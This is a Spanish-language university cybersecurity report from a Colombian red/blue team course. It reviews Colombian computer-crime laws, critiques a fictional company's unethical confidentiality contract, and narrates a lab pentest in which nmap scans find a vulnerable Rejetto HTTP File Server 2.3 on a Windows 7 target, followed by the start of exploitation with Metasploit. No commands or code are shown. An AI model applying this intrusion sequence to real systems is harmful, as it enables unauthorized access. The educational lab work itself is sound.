CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS RED TEAM Y BLUE TEAM

JUAN SEBASTIAN BARRERA CUBIDES

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS RED TEAM Y BLUE TEAM

JUAN SEBASTIAN BARRERA CUBIDES

INFORME TÉCNICO

MSc. JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ
2021

CONTENIDO

pág.

LISTA DE FIGURAS

GLOSARIO

Amenaza: Posibilidad latente de que un incidente informático con el potencial necesario para generar un daño informático.

Confidencialidad: Pilar de la seguridad informática que busca garantizar que la información sea accesible únicamente al personal autorizado para los propósitos establecidos.

Disponibilidad: Pilar de la seguridad informática que busca garantizar que la información gestionada se encuentre disponible y sin interrupciones en el momento en que sea requerida.

Integridad: Pilar de la seguridad informática que busca garantizar que la información gestionada no sea alterada o modificada durante cualquier fase del flujo de los procesos de gestión de la información.

Riesgo: Materialización de amenazas informáticas que han aprovechado una vulnerabilidad.

Vulnerabilidad: Debilidad presente en el sistema que puede ser aprovechada por una amenaza y que la hace susceptible de convertirse en una puerta de entrada para ataques informáticos.

RESUMEN

A lo largo de este documento se lleva a cabo un compendio de las evidencias correspondientes a las actividades realizadas a lo largo del seminario especializado: equipos estratégicos en ciberseguridad Red Team y Blue Team, realizadas con base en escenarios propuestos para el desarrollo de diversos ejercicios. El anexo 6 sobre el cual se desarrolla la etapa 5 del curso pone de manera explicita la solicitud por parte de la organización White House Security, para el desarrollo de un informe técnico basado en los ejercicios realizados en las fases del curso, incluyendo el análisis de aspectos legales que fueron tenidos en cuenta durante las fases iniciales y en las cuales se identificaron los conceptos legales que aplican para la ejecución de actividades por parte de equipos Red Team y Blue Team al interior de una organización.

Durante el periodo de prueba correspondiente se llevaron a cabo actividades de análisis de un contrato entregado por la organización, a partir de un marco legal compuesto por las normas y leyes establecidas en Colombia para TI, se realizaron pruebas de intrusión desde la óptica de un Red Team y ejercicios de contención de ataques informáticos, las evidencias de estas actividades se condensan en el presente documento para tener un resumen completo de lo realizado durante el curso.

***Palabras clave**: Riesgo, vulnerabilidad, pentesting, contención, metodología, ciberseguridad.*

ABSTRACT

Throughout this document, a compendium of the evidences corresponding to the activities carried out throughout the specialized seminar is carried out: strategic teams in cybersecurity Red Team and Blue Team, carried out based on proposed scenarios for the development of various exercises. Annex 6 on which stage 5 of the course is developed explicitly states the request by the White House Security organization, for the development of a technical report based on the exercises carried out in the phases of the course, including the analysis of Legal aspects that were taken into account during the initial phases and in which the legal concepts that apply for the execution of activities by Red Team and Blue Team teams within an organization were identified.

During the corresponding test period, analysis activities of a contract delivered by the organization were carried out, based on a legal framework made up of the norms and laws established in Colombia for IT, intrusion tests were carried out from the perspective of a Network Team and exercises to contain computer attacks, the evidence of these activities is condensed in this document to have a complete summary of what was done during the course.

***Keywords**: Risk, vulnerability, pentesting, containment, methodology, cybersecurity.*

INTRODUCCIÓN

Las actividades realizadas por los equipos de seguridad Red Team y Blue Team tienen un objetivo final en común y es fortalecer la configuración de seguridad al interior de una organización, cada equipo desde una perspectiva diferente, a lo largo del curso se llevan a cabo procesos de inmersión para tener un panorama desde la óptica de cada uno de los equipos, que permite identificar las diferentes metodologías y herramientas utilizadas por cada uno de los grupos y las características, aptitudes y competencias necesarias para el establecimiento de este tipo de equipos de seguridad al interior de una organización.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Desarrollar un informe técnico para la dirigencia de White House Security, que reúna las evidencias de las actividades realizadas durante el periodo de prueba y generar una serie de recomendaciones que permitan fortalecer la configuración de seguridad al interior de la organización.

1.2 OBJETIVOS ESPECÍFICOS

- Realizar un análisis del marco legal vigente en Colombia para la conformación de equipos de seguridad Red Team y Blue Team aplicables a las actividades realizadas.
- Ejecutar ejercicios de intrusión sobre un escenario controlado, simulando un ataque sobre una vulnerabilidad conocida, identificando las fases de un ejercicio de pentesting.
- Establecer un plan de contención ante un ataque informático ejecutado en tiempo real por medio de herramientas que apoyen el proceso de contención y análisis de impacto.
- Generar informe técnico recopilatorio de las actividades ejecutadas a lo largo del periodo de prueba.
- Definir recomendaciones y conclusiones referentes a los equipos de seguridad Red Team y Blue Team con la finalidad de fortalecer la seguridad al interior de la organización.

2. INFORME TÉCNICO Y LEGAL

2.1 LEGISLACIÓN COLOMBIANA ANTE INCIDENTES INFORMATICOS

El crecimiento tecnológico a nivel de las organizaciones impulso un aumento de objetivos para ser atacados por un ciber delincuente, el afán por implementar nuevas propuestas tecnológicas de software y hardware para optimizar procesos de negocio a nivel corporativo, en ocasiones, decanta en una implementación deficiente en la configuración de seguridad de los componentes que administran y almacenan la información, este tipo de debilidades son frecuentemente aprovechadas por atacantes informáticos para acceder de manera no autorizada a datos confidenciales, a continuación se resumen algunas de las principales normas o leyes establecidas para regular el uso e implementación de infraestructura tecnológica así como las sanciones y penas que aplican para cualquier usuario que acceda de forma deliberada y sin autorización a información ajena.

A finales de los años 90 y teniendo en cuenta el aumento de procesos de comercio electrónico entre dos partes, se sanciona la LEY 527 DE 1999[1] "Por medio de la cual se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales, y se establecen las entidades de certificación y se dictan otras disposiciones", si bien no tipifica delitos informáticos como tal, si define un conjunto de derechos y deberes que aplican para las partes que establecen una relación económica que no necesariamente se da de manera presencial sino de manera virtual por medio de plataformas electrónicas sin el establecimiento de un horario definido para el inicio y conclusión de la operación. El artículo 90 de la ley 527 de 1999 hace referencia a la "INTEGRIDAD DE UN MENSAJE DE DATOS", considerando que toda la información registrada en un mensaje de datos es integra y debe permanecer completa e inalterada, el artículo 12 de la ley 527 de 1999 hace referencia a la "conservación de los mensajes de datos y los documentos", para ser consultados en caso de ser requeridos por una autoridad y que su contenido no sea modificado durante el tiempo de su custodia.

La Ley 599 de 2000[2] sancionada en julio del 2000 contempla el artículo 192, el cual hace una referencia directa a las "violaciones ilícitas de comunicaciones", en este artículo se definen las penas aplicables para todas aquellas acciones de sustracción, ocultamiento, extravío, destrucción, interceptación de comunicaciones privadas dirigidas a una persona autorizada para su recepción, literalmente no habla

[1] Ministerio de Tecnologías de la Información y las Comunicaciones. Ley 527 de 1999 [En línea] Disponible en: https://www.mintic.gov.co/portal/inicio/3679:Ley-527-de-1999

[2] Secretaría general del Senado. Ley 599 de 2000 [En línea] Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html

de un delito informático, pero se incluyen las interceptaciones de comunicaciones por cualquier medio, incluidos medios electrónicos, las sanciones que aplican para este delito son de prisión de 1 a 3 años, por otra parte el artículo 199 de la ley 599 de 2000, hace referencia al “SABOTAJE”, este artículo es un poco más específico al incluir los daños a bases de datos y soportes lógicos, aquí se establecen penas de 1 a 6 años y multas de 5 a 20 salarios mínimos legales vigentes, para todas aquellas acciones en las cuales se destruyan o afecten este tipo de componentes.

La ley 1032 de 2006[3] , enfocada en establecer normas sobre propiedad intelectual y derechos de autor, contempla el artículo 271 que aplica para delitos relacionados con la violación de derechos de autor incluyendo entre otros la “reproducción de soportes lógicos y programas de ordenador”, aquí se establecen penas de 4 a 8 años y multas de 26.66 a 1000 SMLV a quienes reproduzcan de forma no autorizada software privativo con contenido de propiedad intelectual, hasta este momento se han analizado leyes que incluyen en su definición componentes tecnológicos, sin embargo la ley 1273 de 2009[4] “Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones” , establece de manera directa las sanciones y penas que aplican para delitos informáticos en Colombia siendo más específica en los diferentes escenarios que pueden ser considerados delitos cibernéticos tales como accesos no autorizados, interceptación, daño informático y uso de malware, el artículo 269A, define penas de 48 a 96 meses de prisión y multas de 100 a 1000 salarios mínimos aplicables a delitos de “acceso abusivo a sistemas informáticos”, el articulo 269B contempla penas de 48 a 96 meses de prisión y multas de 100 a 1000 SMLV a delitos de obstaculización de sistemas informáticos que afecten el funcionamiento o acceso a este tipo de componentes. En cuanto al tema de interceptación no autorizada de datos informáticos se establece el artículo 269C, con penas de 36 a 72 meses de prisión para todo aquel que sin alguna orden judicial intercepte datos en el origen, medio de transmisión, destino o sistema informático, el articulo 269D, establece penas de 48 a 96 meses de prisión y multas de 100 a 1000 SMLV para todo aquel que destruya datos informáticos o los sistemas asignados para su almacenamiento y gestión.

Uno de los artículos más importantes de esta ley es el articulo 269E, el cual define penas de 48 a 96 meses de prisión y multas de 100 a 1000 SMLV para todo aquel que desarrolle y difunda software malicioso que pueda afectar en cualquier sentido el correcto funcionamiento de un sistema informático, el articulo 269F establece

[3] Ministerio de Justicia y del Derecho. Ley 1032 de 2006 [En línea] Disponible en: http://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Leyes/1672937

[4] Ministerio de Tecnologías de la Información y las Comunicaciones. Ley 1273 de 2009 [En línea] Disponible en: https://www.mintic.gov.co/portal/inicio/3705:Ley-1273-de-2009

penas de 48 a 96 meses de prisión y multas de 100 a 1000 SMLV para delitos relacionados con la violación de datos de orden confidencial almacenados en bases de datos o sistemas informáticos y el articulo 269G define penas de 48 a 96 meses de prisión para delitos relacionados con suplantación de sitios web.

La ley 1273 de 2009 tipifica de manera específica los diferentes delitos informáticos que tienen como finalidad afectar de manera critica o simplemente acceder de forma no autorizada a un sistema informático, sin embargo establece algunas circunstancias de agravación como el acceso a redes o sistemas informáticos de orden gubernamental o del sector financiero, con fines terroristas o ejecutar este tipo de delitos siendo un servidor público, estas circunstancias aumentan de la mitad a las tres cuartas partes las penas previamente establecidas.

2.2 ANALISIS DE CONTRATOS Y CLAUSULAS

Los anexos definidos para el desarrollo de la etapa 2 del curso se enfocan en un escenario problema correspondiente a una compañía llamada “WhiteHouse Security”, el anexo 2 permite identificar que los contratos destinados para firma por parte de los equipos de seguridad red Team y blue Team, fueron elaborados por un integrante del área legal de la organización que fue previamente despedido por circunstancias poco claras pero definidas como “actividades ilícitas”. En este punto se evidencia un actuar poco ético por parte de la organización al no revisar y actualizar los contratos con base en el criterio del área judicial al interior de la organización y suponer que tal y como se elaboraron inicialmente representan un sustento legal y ético para el establecimiento del acuerdo laboral entre la organización y los integrantes de los equipos red Team y blue Team.

El anexo 3 – corresponde al acuerdo de confidencialidad entre el nuevo integrante y la organización WhiteHouse Security, el acuerdo de confidencialidad tiene como objetivo establecer la responsabilidad en el manejo de la información proporcionada por la organización para el desarrollo de las actividades, garantizando que no sea divulgada por ningún integrante.

Sin embargo se identifican algunos fragmentos que merecen ser resaltados y analizados ya que dejan de manifiesto un actuar poco legal por parte de la organización:

Clausula 2 – punto 2: Hace referencia a la definición de información considerada confidencial para los procesos a nivel interno, dejando de manifiesto el tipo de información denominada datos secretos compuesta por “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”, en este punto se entiende que las fuentes de información pueden llegar a ser vulneradas por parte de la organización para la recolección de datos.

Clausula 4 – punto 3: El punto en mención obliga al integrante a no denunciar ante las autoridades las “actividades sospechosas de espionaje o los procesos de apropiación de información de terceros”, si bien se establece un vínculo laboral con una organización legalmente constituida, ninguna organización se encuentra por encima de la legislación del país, por lo que obligar a un empleado a no denunciar actividades ilegales representa un acto poco ético.
Clausula 4 – punto 4: Al igual que el punto anterior, la organización busca que los integrantes se abstengan de denunciar ante las autoridades las actividades de recolección de información de forma ilegal por parte de la organización.

Clausula 4 – punto 8: Este punto indica que en caso de que se realice un proceso de allanamiento por parte de las autoridades, el integrante debe responder por tener la custodia de la información entregada por parte de la organización, básicamente la organización busca garantizar que su nombre no se vea inmiscuido en procesos legales dejando toda la responsabilidad en manos del integrante, lo cual es un actuar para nada ético ya que en anteriores clausulas se resalta el hecho de que la información considerada confidencial es propiedad de la organización.

Clausula 8: Esta cláusula, al igual que el punto anterior tiene como finalidad mantener fuera de cualquier proceso judicial a la organización dejándola exenta de cualquier responsabilidad legal, dejando toda la responsabilidad al integrante por la custodia de la información recibida por parte de WhiteHouse Security.

El acuerdo de confidencialidad analizado permite inferir que WhiteHouse Security realiza actividades fuera del margen de la legalidad para obtener algunos de los datos confidenciales recopilados, aparte de las entidades oficiales, ninguna organización está autorizada para realizar este tipo de interceptaciones, y trata de persuadir a sus trabajadores para que se abstengan de denunciar ante las autoridades este tipo de interceptaciones, con el agravante de que busca garantizar que toda la responsabilidad caiga sobre el trabajador para garantizar que su nombre no se vea incluido en procesos legales o judiciales.


2.3 EJERCICIO DE INTRUSIÓN

El escenario propuesto para la etapa 3 implica el desarrollo de las fases que componen un ejercicio de pentesting similar al realizado en la vida profesional, esto permite identificar que herramientas optimizan los pasos que componen cada una de las fases del proceso.

Fase de recopilación de información: En esta etapa se busca realizar un levantamiento de todos los datos referentes al objetivo, como sistema operativo, versión de SO y servicios en ejecución y puertos en el host objetivo, una de las herramientas que más se ajusta a este tipo de necesidades es NMAP, la cual permite listar información del equipo objetivo con el propósito de definir cuál es la estrategia para la ejecución del ejercicio de pentesting.

Inicialmente se realiza un análisis a nivel de red para identificar equipos conectados y su estado,


Figura 1. Escaneo de host disponibles



Fuente: El autor

La figura 1 permite evidenciar el resultado del escaneo realizado para identificar dispositivos conectados a la red, se reconoce como dispositivo conectado el host objetivo de los ejercicios de pentesting con la dirección IP 192.168.134.132.


Figura 2. Escaneo enfocado en el objetivo



Fuente: El autor

La figura 2 muestra el resultado de la ejecución del escaneo enfocado en el objetivo con dirección IP 192.168.134.132, recopilando información importante referente al sistema operativo y la versión de sistema operativo, identificando que corresponde a Microsoft Windows 7.

Figura 3. Escaneo de servicios en ejecución




Fuente: El autor

La figura 3 permite evidenciar el escaneo de servicios en ejecución en la máquina objetivo, uno de los servicios identificados es Rejetto http file Server versión 2.3 corriendo en el puerto 80 del host objetivo. Como observación se resalta el cambio de dirección IP en la máquina objetivo a la IP 192.168.134.134.

Fase de búsqueda de vulnerabilidades: En esta fase se busca realizar un escaneo de vulnerabilidades en el equipo objetivo, como parte del ejercicio se requiere enfocarse en el software Rejetto http file Server en ejecución de acuerdo con el alcance de la actividad.

Figura 4. Identificación de vulnerabilidades




Fuente: El autor

La figura 4 muestra el resultado de la ejecución de la herramienta ***NMAP***[5] con el parámetro –*script vuln*, que realiza un análisis de vulnerabilidades conocidas, para este ejercicio permite identificar una vulnerabilidad asociada al servicio http que corre bajo el puerto 80, que como se menciona anteriormente, corresponde al software Rejetto v2.3.

[5] NMAP. Nmap Reference Guide [En línea] Disponible en: https://nmap.org/book/man.html

Figura 5. Explotación de vulnerabilidades




Fuente: El autor

Fase de explotación de vulnerabilidades: En esta fase se busca realizar un proceso de intrusión tomando como punto de partida las vulnerabilidades identificadas en la fase previa, para realizar el proceso de explotación de vulnerabilidades se utiliza la herramienta ***METASPLOIT***[6], la cual es un framework open source, desarrollado en lenguajes PERL y RUBY que optimiza los procesos de identificación y explotación de vulnerabilidades conocidas a partir de exploits.


[6] Rapid7. Metasploit [en línea] Disponible en: https://www.metasploit.com/

Figura 6: Ejecución METASPLOIT



